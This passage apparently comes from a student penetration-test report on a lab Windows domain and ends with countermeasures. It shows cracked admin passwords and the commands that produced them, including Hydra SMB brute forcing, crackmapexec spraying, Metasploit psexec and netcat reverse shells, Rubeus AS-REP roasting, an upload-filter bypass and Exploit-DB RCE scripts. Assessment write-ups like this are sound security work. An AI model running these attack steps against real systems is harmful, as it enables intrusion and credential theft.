[STATUS] 5875.00 tries/min, 5875 tries in 00:01h, 2448073 to do in 07:20h, 1 active
[STATUS] 5623.33 tries/min, 16870 tries in 00:03h, 2436778 to do in 07:14h, 1 active
[STATUS] 5636.14 tries/min, 39453 tries in 00:07h, 2414195 to do in 07:09h, 1 active
[STATUS] 5641.33 tries/min, 84620 tries in 00:15h, 2369028 to do in 06:00h, 1 active
[445][smb] host: 192.168.10.1 login: L.Washington password: lnhaltation
[STATUS] 11497.19 tries/min, 356413 tries in 00:31h, 2097235 to do in 03:03h, 1 active
[445][smb] host: 192.168.10.1 login: W.Holt password: griffin
[445][smb] host: 192.168.10.1 login: M.Padilla password: arbiter
[STATUS] 10895.02 tries/min, 935066 tries in 00:47h, 1518582 to do in 01:17h, 1 active
[STATUS] 16281.76 tries/min, 1025751 tries in 01:03h, 1427897 to do in 01:28h, 1 active
[445][smb] host: 192.168.10.1 login: I.Robinson password: inoffensive
[STATUS] 16488.99 tries/min, 1296310 tries in 01:19h, 1157338 to do in 01:11h, 1 active
[445][smb] host: 192.168.10.1 login: B.Yates password: locomotion
[STATUS] 16333.27 tries/min, 1551661 tries in 01:35h, 901987 to do in 00:56h, 1 active
[STATUS] 14795.16 tries/min, 1642263 tries in 01:51h, 811385 to do in 00:55h, 1 active
[STATUS] 13644.58 tries/min, 1732862 tries in 02:07h, 720786 to do in 00:53h, 1 active
[STATUS] 12751.04 tries/min, 1023404 tries in 02:22h, 620164 to do in 00:50h, 1 active
[STATUS] 12038.25 tries/min, 1914082 tries in 02:39h, 539566 to do in 00:45h, 1 active
[STATUS] 11455.18 tries/min, 2004657 tries in 02:55h, 448991 to do in 00:40h, 1 active
[STATUS] 10969.56 tries/min, 2095186 tries in 03:11h, 358462 to do in 00:33h, 1 active
[STATUS] 10558.96 tries/min, 2185705 tries in 03:27h, 267943 to do in 00:26h, 1 active
[STATUS] 10207.14 tries/min, 2276193 tries in 03:43h, 177455 to do in 00:18h, 1 active
[STATUS] 10107.32 tries/min, 2304470 tries in 03:48h, 149178 to do in 00:15h, 1 active
[STATUS] 10011.76 tries/min, 2332741 tries in 03:53h, 120907 to do in 00:13h, 1 active
[STATUS] 9920.26 tries/min, 2361021 tries in 03:58h, 92627 to do in 00:10h, 1 active
[STATUS] 9832.35 tries/min, 2389260 tries in 04:03h, 64388 to do in 00:07h, 1 active
[STATUS] 9748.12 tries/min, 2417533 tries in 04:08h, 36115 to do in 00:04h, 1 active
[STATUS] 9667.24 tries/min, 2445811 tries in 04:13h, 7837 to do in 00:01h, 1 active
[STATUS] 9651.37 tries/min, 2451449 tries in 04:14h, 2199 to do in 00:01h, 1 active
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-24 20:27:54
```

Figure 8 - Hydra SMB Dictionary Attack

This successfully cracked 5/7 administrator accounts and did not crack the DNS admin account. See Figure 8.

Table 13 - Administrator accounts successfully cracked

User	Password
B.Yates	locomotion
I.Robinson	inoffensive
L.Washington	inhalation
M.Padilla	arbiter
W.Holt	griffin

2.4.2 Password Spraying

Password spraying involves trying a list of known or common passwords repeatedly against a number of different users in the hope that there is password reuse or weak passwords.

Using the previously obtained passwords, it was attempted to see if any more passwords could be obtained by spraying the user list crackmapexec using the command:

```
crackmapexec smb 192.168.10.1 -u /home/kali/Desktop/AllUsers -p /home/kali/Desktop/PasswordSpray --continue-on-success
```

Table 14 – Passwords used for spraying

User	Password
B.Yates	locomotion
I.Robinson	inoffensive
L.Washington	inhalation
M.Padilla	arbiter
W.Holt	griffin
L.Williamson	elliptic

This returned only one additional password, that of user K.Perkins. See Figure 9

```
SMB 192.168.10.1 445 SERVER1 [-] uadcwnet.com\J.Wheeler:arbiter STATUS_LOGON_FAILURE
SMB 192.168.10.1 445 SERVER1 [-] uadcwnet.com\J.Wheeler:griffin STATUS_LOGON_FAILURE
SMB 192.168.10.1 445 SERVER1 [-] uadcwnet.com\J.Wheeler:elliptic STATUS_LOGON_FAILURE
SMB 192.168.10.1 445 SERVER1 [-] uadcwnet.com\K.Perkins:locomotion STATUS_LOGON_FAILURE
SMB 192.168.10.1 445 SERVER1 [-] uadcwnet.com\K.Perkins:inoffensive STATUS_LOGON_FAILURE
SMB 192.168.10.1 445 SERVER1 [-] uadcwnet.com\K.Perkins:inhalation STATUS_LOGON_FAILURE
SMB 192.168.10.1 445 SERVER1 [-] uadcwnet.com\K.Perkins:arbiter STATUS_LOGON_FAILURE
SMB 192.168.10.1 445 SERVER1 [+] uadcwnet.com\K.Perkins:griffin
SMB 192.168.10.1 445 SERVER1 [-] uadcwnet.com\K.Perkins:elliptic STATUS_LOGON_FAILURE
SMB 192.168.10.1 445 SERVER1 [-] uadcwnet.com\K.Thompson:locomotion STATUS_LOGON_FAILURE
SMB 192.168.10.1 445 SERVER1 [-] uadcwnet.com\K.Thompson:inoffensive STATUS_LOGON_FAILURE
SMB 192.168.10.1 445 SERVER1 [-] uadcwnet.com\K.Thompson:inhalation STATUS_LOGON_FAILURE
```

Figure 9 - Crackmapexec password spraying result

Table 15 - Passwords gained through spraying

Username	Password
K.Perkins	griffin

2.4.3 Hash Cracking

Further password hacking was done by dumping the hashes with Metasploit. Metasploit is an open source framework that comes with a variety of readily available exploits for known vulnerabilities. In this instance a PSEXEC SMB exploit was used in combination with the credentials of domain admin I.Robinson. This allowed the pentester to make use of a specifically crafted SMB packet to gain access to a reverse shell running on the system from which additional payloads could be executed.

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set SMBDomain UADCWNET.com
SMBDomain => UADCWNET.com
msf6 exploit(windows/smb/psexec) > set SMBpass inoffensive
SMBpass => inoffensive
msf6 exploit(windows/smb/psexec) > set SMBuser I.Robinson
SMBuser => I.Robinson
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.10.1
RHOSTS => 192.168.10.1
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.10.253
LHOST => 192.168.10.253
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.10.253:4444
[*] 192.168.10.1:4445 - Connecting to the server ...
[*] 192.168.10.1:4445 - Authenticating to 192.168.10.1:4445|UADCWNET.com as user 'I.Robinson' ...
[*] 192.168.10.1:4445 - Selecting PowerShell target
[*] 192.168.10.1:4445 - Executing the payload ...
[+] 192.168.10.1:4445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 192.168.10.1
[*] Meterpreter session 1 opened (192.168.10.253:4444 -> 192.168.10.1:55375) at 2022-12-25 17:32:45 -0500

meterpreter > getsystem
[-] Already running as SYSTEM
```

Figure 10 - Metasploit SMB exploit

The exploit succeeded without fault (see Figure 10) and allowed for the dumping of all hashes. (Appendix C)

Using these dumped hashes, password cracking software could be used to turn them into plaintext. Cain was used on the dumped hashes with the cain wordlist



```
Plaintext of 341611538BE3D97951E7B056613B3DCC is soprano
Plaintext of F782B271673A16F583A551C9ADA23474 is stipple
Plaintext of 75DD056F2851E70E99BECFC1BEB71993 is tagging
Plaintext of C5A237B7E9D8E708D8436B6148A25FA1 is test123
Plaintext of B4266534A41572E50EC52D2DC944EB97 is texture
Plaintext of 43A8888C1154C15AD39EB4457D111810 is tonight1
Plaintext of 0E2D6A8A6FF0A5B6CAF7620D08EDD396 is unwieldy
Plaintext of 9662787AB8D51D5E2FC126E05B8FA705 is vulpine
Attack stopped!
40 of 90 hashes cracked
```

Figure 11 - CAIN hashcracking output

This cracked 40 out of 90 hashes (See Figure 11)(38 when excluding test + guest). For full output see (Appendix D)

2.4.4 Kerberoasting

Kerberoasting involves exploiting the standard Kerberos authentication protocol to request a ticket that contains a password hash that can be cracked offline.

Kerberoasting was attempted with Rubeus with the command:

```
Rubeus.exe kerberoast /format:john
```

but did not detect any valid accounts that had servicePrincipalName set and as such were not possible to be kerberoasted

2.4.5 AS-Rep roasting

AS-REP roasting makes use of a vulnerability in the Kerberos authentication protocol and relies upon a user account to not require preauthentication, which is to say that it is possible to request an encrypted hash that can be cracked offline. By putting Rubeus on the client this attack could be performed with the command:

```
Rubeus.exe asreproast /format:john
```

```
C:\Users\test\Desktop>rubeus.exe asreproast /format:john

Rubeus
v2.2.0

[*] Action: AS-REP roasting
[*] Target Domain      : uadcwnet.com
[*] Searching path 'LDAP://Server1.uadcwnet.com/DC=uadcwnet,DC=com' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName     : Y.Marshall
[*] DistinguishedName  : CN=Yvette Marshall,OU=Information Technology,DC=uadcwnet,DC=com
[*] Using domain controller: Server1.uadcwnet.com (192.168.10.1)
[*] Building AS-REQ (w/o preauth) for: 'uadcwnet.com\Y.Marshall'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$Y.Marshall@uadcwnet.com:037CDEFFD31EFA919B615D7ED773F70C$5A218D80470C
B9AC69360923CDACF5C9049AF49BCEE875DB815A9134F6F15B17297992B331EBBACAC064EC1FBC3C
8C2CB65D9F08616A3A8F08116E61A7834FAF7A7F9B4D39DE58DC7D3A02AD0A4CC8375EB26B0E3D7D
BABFD56CBF83E674940FA1F918329676A9C71153076BFD88B73366D56B9B84D6BCEB1546A66683AA
C6A8F8D4EA8E0598380B17EA4ADD54C35CE9A6A72475758A54A08795CF4A61ACDEE7793A927A3FE5
F12EDA20687859252FE3609D36FB00A4A52CCEDC28CD66F4BDCBE8D5DF6A39958E708B4B9D399BE8
0DBFBF191FD111D68025504FE366E8D9D85046B33185DC0CA61761FA57CD
```

Figure 12 - Rubeus AS-REP roast output

This succeeded and gave us the hash for one user, Y.Marshall. See Figure 12.

Table 16 – As-Rep roast output

username	hash
Y.Marshall	\$krb5asrep\$Y.Marshall@uadcwnet.com:037CDEFFD31EFA919B615D7ED773F70C\$5A218D80470CB9AC69360923CDACF5C9049AF49BCEE875DB815A9134F6F15B17297992B331EBBACAC064EC1FBC3C8C2CB65D9F08616A3A8F08116E61A7834FAF7A7F9B4D39DE58DC7D3A02AD0A4CC8375EB26B0E3D7DBABFD56CBF83E674940FA1F918329676A9C71153076BFD88B73366D56B9B84D6BCEB1546A66683AAC6A8F8D4EA8E0598380B17EA4ADD54C35CE9A6A72475758A54A08795CF4A61ACDEE7793A927A3FE5F12EDA20687859252FE3609D36FB00A4A52CCEDC28CD66F4BDCBE8D5DF6A39958E708B4B9D399BE80DBFBF191FD111D68025504FE366E8D9D85046B33185DC0CA61761FA57CD

Cracking this was attempted with a variety of tools (JTR, re-roasting in a Hashcat format) but proved to be unsuccessful. This password could already be obtained through prior hash cracking.

2.4.6 File Share Searching

More simplistic methods of password obtainment were tried such as using Powershell to search relevant shares such as HR, Resources, SYSVOL, etc. for keywords such as “cPassword” “Pass” and “Password.” etc. but this did not produce any meaningful results. An example command would be:

```
Get-ChildItem -Path "\\SERVER1\Fileshare1\" -Recurse | Select-String -Pattern "Pass"
```

--	--

```
msf6 exploit(windows/http/rejetro_hfs_exec) > sessions
```

2.5.1.3 Server 1 – Log1CMS

Port 90 on Server 1 was Log1CMS, a webapp. This did not have the default password changed, so simply by getting basic information from the download page that was “log1” as both username and password could an attacker sign in as the administrator. From here it was possible to upload files to server1. See Figure 15.




Figure 15 - Log1CMS file upload window

This folder did not require authentication – simply by having the URL could any user, regardless of sign in upload files.

The file upload had security – it did not allow for runnable files to be uploaded directly. See Figure 16.




Figure 16 - Failure to upload .php file on Log1CMS

however – simply by renaming PHP files to “.php.jpg” could files bypass this filter, an attacker could then upload any PHP exploit they wished, for instance, a reverse shell for windows (Dhayalanb, 2017), listen on the port specified in the reverse shell and visit the appropriate page to obtain a connection to the server. See Figure 17.

```
(kali㉿kali)-[~]
$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.10.253] from (UNKNOWN) [192.168.10.1] 55790
b374k shell : connected

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\Temp>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::20b0:b052:1fa5:7e54%6
    IPv4 Address. . . . . : 192.168.10.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.254

C:\Windows\Temp>
```

Figure 17 - Reverse shell success listening on port 5555

There was a remote code execution exploit available for Log1CMS on exploitDB (ADEL_SBM, 2011) this required the port and host of Log1CMS alongside the directory. The directory had to be changed from the default /log1CMS/ to just / and was then successful (See Figure 18). It is worth mentioning that this exploit was tried through Metasploit and was not successful for unknown reasons and had to be downloaded manually.

```
(kali㉿kali)-[~]
$ php /home/kali/Desktop/18151.php 192.168.10.1:90 /

+-----+
| Log1CMS 2.0 Remote Code Execution Exploit by Adel SBM |
| SPL ThanX To: Egix(exploit founder end coder)-The DoN |
| Greetz to: Over-X & ind0ushka .. |
| Team Official website: www.The-code.tk |
| VIVE Algeria |
+-----+

@AdelSBM# systeminfo

Host Name: SERVER1
OS Name: Microsoft Windows Server 2019 Standard
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Primary Domain Controller
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00429-80065-65924-AA126
Original Install Date: 8/20/2021, 8:27:01 AM
System Boot Time: 1/14/2023, 7:35:48 PM
```

Figure 18 - Log1CMS RCE exploit success

2.5.1.4 Server 2 – phpMyFAQ

phpMyFaq had a number of exploits available owing to the older version, the most significant of which was a PHP remote code execution exploit (EGIX, 2011). The exploit required 4 arguments, the target, the directory, and authentication credentials within phpMyFaq. The credentials were given in the sidebar due to this being misconfigured/forgotten about. It is worth considering that any user could register if this system were connected to the internet and would receive login credentials via email. However, due to the scope of this test that was not possible.




Figure 19 - User credentials as shown on phpMyFAQ sidebar

This allowed for the establishment of a shell on Server 2. See Figure 20.

```
(kali㉿kali)-[~]
$ php /home/kali/Desktop/18084.php 192.168.10.2:90 / hacklab hacklab

+-----+
| phpMyFAQ ≤ 2.7.0 Remote Code Execution Exploit by EgiX |
+-----+

phpmyfaq-shell# systeminfo

Host Name: SERVER2
OS Name: Microsoft Windows Server 2019 Standard
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Additional/Backup Domain Controller
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00429-80065-65924-AA126
Original Install Date: 10/6/2022, 10:15:39 AM
System Boot Time: 1/14/2023, 7:35:52 PM
System Manufacturer: VMware, Inc.
System Model: VMware7,1
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed
```

Figure 20 - phpMyFAQ RCE exploit success

2.5.1.5 Server 1 – ArGoSoft Mail Server

Server 1 port 80 was the web interface for ArGoSoft mail server.

This allowed for account creation by any user who visited the page (see Figure 21) including from outside sources.

Date 1/15/2023 Time 7:30:14 PM

User john

You have 0 messages waiting.



Compose



Delete



Check Mail



Settings



Log Out

From

Subject

ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)

© ArGo Software Design, 1999-2003

Figure 21 - Pentester created ArGosoft account

2.5.2 Anonymous LDAP Query

```
(kali@kali)-[~]
└─$ ldapsearch -x -b "dc=UADCWNET,dc=com" -H ldap://192.168.10.1
# extended LDIF
#
# LDAPv3
# base <dc=UADCWNET,dc=com> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# uadcwnet.com
dn: DC=uadcwnet,DC=com
# Administrator, Users, uadcwnet.com
dn: CN=Administrator,CN=Users,DC=uadcwnet,DC=com
# Guest, Users, uadcwnet.com
dn: CN=Guest,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Guest
description: Built-in account for guest access to the computer/domain
distinguishedName: CN=Guest,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20221006162215.0Z
whenChanged: 20221006162215.0Z
uSNCreated: 8197
memberOf: CN=Guests,CN=Builtin,DC=uadcwnet,DC=com
uSNChanged: 8197
name: Guest
objectGUID:: 0qx+hTAXoUKso7wH/D5+WA==
userAccountControl: 66082
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
```

Figure 22 - Anonymous LDAP Query information

Server1 had Anonymous LDAP queries possible. See Figure 22. From this, a malicious user could gain information on the system. Searching for password hashes was attempted but did not see success. This was done with the command:

```
ldapsearch -x -b "dc=UADCWNET,dc=com" -H ldap://192.168.10.1
```

2.5.3 Windows Remote Management Permissions

Any user could remote into Server 1 using Windows Remote Management regardless of privilege. See Figure 23.

```
PS C:\Users\test> enter-PSSession Server1
[Server1]: PS C:\Users\test\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::20b0:b052:1fa5:7e54%6
    IPv4 Address. . . . . : 192.168.10.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.254
[Server1]: PS C:\Users\test\Documents> _
```

Figure 23 - Accessing Server 1 remotely through Powershell

Using this a user could remotely add a file (see Figure 24) to any location on Server1 using well-crafted Powershell commands such as:

```
$session = New-PSSession -ComputerName Server1
```

```
Copy-Item -Path "C:\Users\test\Desktop\test.txt" -Destination "C:\Users\$env:USERNAME\Desktop" -
ToSession $session
```

Which would send the file test.txt from the client's desktop to the user's desktop on Server1. This can be done with any file which presented a method for an attacker to send malicious files.

```
[Server1]: PS C:\Users\test\Desktop> ls

Directory: C:\Users\test\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----           1/16/2023   6:39 PM             12 test.txt
```

Figure 24 - Inserted file visible on Desktop of Server1

3 DISCUSSION

3.1 GENERAL DISCUSSION

In summary, the network could be described as very insecure.

When scanning, there were multiple vulnerable processes detected. There was an open FTP port running home ftp server, a depreciated quick and easy FTP server program. This did not have authentication, and anything could be entered as username and password – this allowed users, even those outside the scope of the network to download any files inside the FTP directories or send files to them. This presented a major risk when you consider a malicious file could be dropped onto the Server and ran remotely through one of the other exploits, or sensitive information within the FTP folder could be accessed. There was also a more major information sensitivity risk posed by the ability for an exploit that meant an FTP user could read or delete any file or directory, even those outside the scope of the FTP directory. This could be abused to obtain sensitive customer information or to delete malicious files after an exploit had already been executed.

It is worth mentioning the output provided by Nessus was not especially helpful and painted the picture of a secure network and did not highlight any huge exploits that would be immediately obvious as low-hanging fruit – other than that of the PHP RCE exploit. The fact that SMB could be used for enumeration suggested that a sizable amount of information would be gathered in the enumeration phase of the pentest, it also presented that password attacks would be feasible using SMB protocol as it was possible to authenticate on it using the provided credentials – which was accurate.

A couple of the processes did not appear to be relevant business pages and appeared to be testing pages, for instance, Log1CMS and PhpMyFaq did not appear to be serving any functional purpose within the network and therefore simply represented unnecessary targets. Both Log1CMS and PhpMyFaq were vulnerable to the same core exploit relating to `ajax_create_folder.php` allowing for remote code execution, with Log1CMS being especially vulnerable due to a second exploit relating to the ease with which a file could be uploaded by an unauthenticated user without the need for any prerequisite exploit. An attacker with prior knowledge of the system could easily obtain a shell on both Server1 and Server2, therefore compromising them.

The most glaring omission was that of Rejetto HFS file server version 2.3 running on port 2091, which allowed for a meterpreter shell to be started and remote code execution to be performed – the fact this process was running on both servers essentially meant that the entire system was fully accessible from a remote user outside the network from the outset and presented a major security risk given the ease with which this could be used by a malicious user to gain access to the servers using a readily available Metasploit module.

The ArGoSoft mail server allowing for any user to register with no prerequisites presented a large phishing risk given that there would be no obvious reason for a user to not trust an email sent from the usual internal platform and it would likely not be flagged as external or otherwise malicious. As a social

engineering tool, it could also be used to great effect and as such whilst not presenting a major technical risk, still presents a risk to the company at large.

Port 25, SMTP, being open presents a few risks. Firstly, it presents a DDOS Risk as it allows for an attacker to send untraceable massive amounts of spam at the server, but it also presents a risk in that the server could be used as a spam relay to send mail via the businesses server to obscure an attacker's spam emails – which could possibly lead to traffic sent from it being flagged as malicious even in instances where it is not. For a business, this would mean that emails may be missed by users – or in the worst case, any communication from that server could be filtered by email providers due to a loss of trust.

SMB posed arguably the greatest risk on account of the fact it allowed for very easy dictionary attacks from which privileged accounts could be cracked and was certainly the most fruitful exploit used. SMB frequently cannot be avoided to be used within a business context therefore this will always present a risk, however in this instance, the lack of password lockouts within the group policy allowed for thousands of authentication attempts and a successful dictionary attack.

The ability for an attacker to dump password hashes posed a major risk given that most users, greater than 50% had passwords that could be easily cracked using a medium-sized wordlist – with a larger one or access to rainbow tables, and more time, an attacker could potentially gain access to even more. This includes 5/7 domain admins, which allowed an attacker to gain access to privileged accounts and rule the network. This is likely due to the password policy being very weak, with minimal restrictions and seemingly no attempt to complicate them at all using numbers or special characters. Furthermore - whilst this was not attempted – it should also be considered that a Pass-the-hash attack could theoretically be performed (BeyondTrust, n.d.) to authenticate as any user. Overall, this showed that obtaining privileged credentials was possible as well as obtaining complete control over the system.

AS-Rep roasting was not a major threat on account of only a single user being vulnerable – however a simple script would completely negate it, therefore it is easily mitigatable and there is no reason for it to be the case. For more information on AS-Rep roasting see (Williams, 2020).

Whilst anonymous LDAP queries did not turn up password hashes in this instance – they did provide a wealth of information that could be used to enumerate additional information if other methods proved unsuccessful, therefore they still present a threat to information that could subsequently allow an attacker to obtain sensitive information.

Due to the BadWinRM permissions allowing for any user to remote into Server1 as Powershell – using invoking commands it would be possible to perform commands on the server as well as give access to files and sensitive information hosted on Server 1.

When using Metasploit windows defender gave no response to the payload being executed which suggests it may not have been enabled on Server1 or Server2 to begin with and this presents a major security issue in a number of ways, such as malware or as in this case: unauthorized access. This is especially prescient given the overwhelming number of file-related exploits that could be performed on the system with no antivirus or firewall to catch them.

Therefore, in conclusion, the pentest was successful in finding a number of exploits. A malicious user could breach the intended security such that they were able to get privileged access to both Server 1 and Server 2 from which they could control the entire network and access all sensitive data therein.

3.2 COUNTERMEASURES

FTP – Port 21 – Server 1

- Password protect the directories and only allow authorized users, no longer allowing anonymous users to authenticate.
- introduce IP restrictions allowing a user to only access the system when using client 1 (as anyone can authenticate on the Ip's outside the network as it stands)
- Home FTP server, the software being used is depreciated and was last updated in 2013 – all exploits currently available are likely to remain unpatched. It should be replaced with another FTP software if FTP must be used.
- FTP has fundamentally no way to secure it assuming the same functionality is wished to be maintained, which is to say any user within the company has access to file share directories on Server 1 they can add and remove to. As in the case of a malicious insider, they would have credentials to authenticate.
- It is recommended that other programs using different protocols, such as SFTP, are moved to and the current FTP system is retired.

ArGoSoft Mail Server

- This service is depreciated. Recommend migrating to a more modern email infrastructure as the exploits currently available will remain as such.

Port 25 – Server 1

- Filter SMTP such that only machines from within the network can use the SMTP system. This would not prevent a malicious insider from using the system – but would ensure additional security.

Log1CMS

- Runs on outdated version PHP 5.6.30, this should be updated to the most recent version. (PHP 8.1)
- Ideally, find other webapps. Log1CMS is depreciated and has not been updated since 2010 – any further exploits will likely not be patched.

phpMyFaq

- Runs on outdated version PHP 5.6.30, this should be updated to the most recent version. (PHP 8.1)
- phpMyFaq version 2.7.0 is running, it should be updated to version 3.1.10 “Jeff Beck” to prevent vulnerabilities.

Password Policies

- Set a password lockout policy to prevent dictionary and other attacks, this would mitigate the easiest method of obtaining credentials on the system.
- Ensure the usage of alphanumeric or strong passwords containing at least one capital letter and number. At present, a number of domain admin passwords could be easily cracked as they are very weak and many were whole words.

AS-Rep Roasting

- Remove all user accounts that are set to not require Kerberos authentication, in this case, a single user: Y. Marshall.

Anonymous LDAP Query

- Disable Anonymous LDAP queries so they can no longer be performed

Windows Remote Management Permissions

- Audit the users in the Remote Management Group to ensure that they require permissions

3.3 FUTURE WORK

If given more time and resources further examination of the files to evaluate any potentially non-obvious sensitive data (IE: Customer addresses etc.) to prove that an attacker could obtain them easily from browsing internal shares could be prudent.

Further password cracking could be performed with access to rainbow tables which would just further demonstrate the usage of insecure passwords.

A pass-the-hash attack proof of concept would also be beneficial, as currently, it is simply theoretical.

ArGoSoft mail server has a directory traversal exploit that could be demonstrated, though given the recommendation of removal– this was deemed unnecessary.

There are also additional exploits – for instance, DNS zone transfers that with more time could be attempted.

REFERENCES

Accenture, 2021. *The state of cybersecurity resilience 2021*. [Online]
Available at: <https://www.accenture.com/content/dam/accenture/final/a-com-migration/custom/us-en/invest-cyber-resilience/pdf/Accenture-State-Of-Cybersecurity-2021.pdf>
[Accessed 28 December 2022].

ADEL_SBM, 2011. *Log1 CMS 2.0 - 'ajax_create_folder.php' Remote Code Execution*. [Online]
Available at: <https://www.exploit-db.com/exploits/18151>
[Accessed 16 January 2023].

BeyondTrust, n.d. *What is a Pass-the-Hash Attack (PtH)?*. [Online]
Available at: <https://www.beyondtrust.com/resources/glossary/pass-the-hash-ptH-attack>
[Accessed 16 January 2023].

Brin, D. J., 2022. *2022 study: 50% of SMBs Have A Cybersecurity Plan In Place*. [Online]
Available at: <https://upcity.com/experts/small-business-cybersecurity-survey/>
[Accessed 28 December 2022].

Dhayalanb, 2017. *Windows-php-reverse-shell*. [Online]
Available at: <https://github.com/Dhayalanb/windows-php-reverse-shell>
[Accessed 15 January 2023].

EGIX, 2011. *PHPMYFAQ 2.7.0 - 'ajax_create_folder.php' Remote Code Execution*. [Online]
Available at: <https://www.exploit-db.com/exploits/18084>
[Accessed 16 January 2023].

FBI, 2021. *Internet Crime Report 2021*. [Online]
Available at: https://www.ic3.gov/Media/PDF/AnnualReport/2021_IC3Report.pdf
[Accessed 28 December 2022].

National Vulnerability Database, 2019. *CVE-2019-11043 Detail*. [Online]
Available at: <https://nvd.nist.gov/vuln/detail/CVE-2019-11043>
[Accessed 16 January 2023].

THAPA, A., 2016. *Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)*. [Online]
Available at: <https://www.exploit-db.com/exploits/39161>
[Accessed 16 January 2023].

UK Government, 2021. *Cyber Security Breaches Survey*. [Online]
Available at: <https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2021/cyber-security-breaches-survey-2021>
[Accessed 28 December 2022].

Williams, H., 2020. *ASREP Roasting*. [Online]
Available at: <https://akimbocore.com/article/asrep-roasting/>
[Accessed 16 January 2023].

Wizman, Y., 2010. *Home FTP Server 1.11.1.149 - 'RETR'/'DELE'/'RMD' Directory Traversal*. [Online]
Available at: <https://www.exploit-db.com/exploits/15357>
[Accessed 16 1 2023].

APPENDICES

APPENDIX A

Nmap Scans for Server1 and Server2

Server 1 TCP

```
# Nmap 7.92 scan initiated Sat Jan 14 21:42:17 2023 as: nmap -sT -p-  
-v -v -T3 -sV -O --osscan-guess --script=banner -oN  
/home/kali/Desktop/Nmap192.168.10.1.txt 192.168.10.1  
Nmap scan report for 192.168.10.1  
Host is up, received arp-response (0.00017s latency).  
Scanned at 2023-01-14 21:42:30 EST for 222s  
Not shown: 65500 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      REASON  VERSION  
21/tcp    open  ftp          syn-ack  
| fingerprint-strings:  
|   GenericLines:  
|     220-Wellcome to Home Ftp Server!  
|     Server ready.  
|     command not understood.  
|     command not understood.  
|   Help:  
|     220-Wellcome to Home Ftp Server!  
|     Server ready.  
|     'HELP': command not understood.  
|   NULL, SMBProgNeg:  
|     220-Wellcome to Home Ftp Server!  
|     Server ready.  
|   SSLSessionReq:  
|     220-Wellcome to Home Ftp Server!  
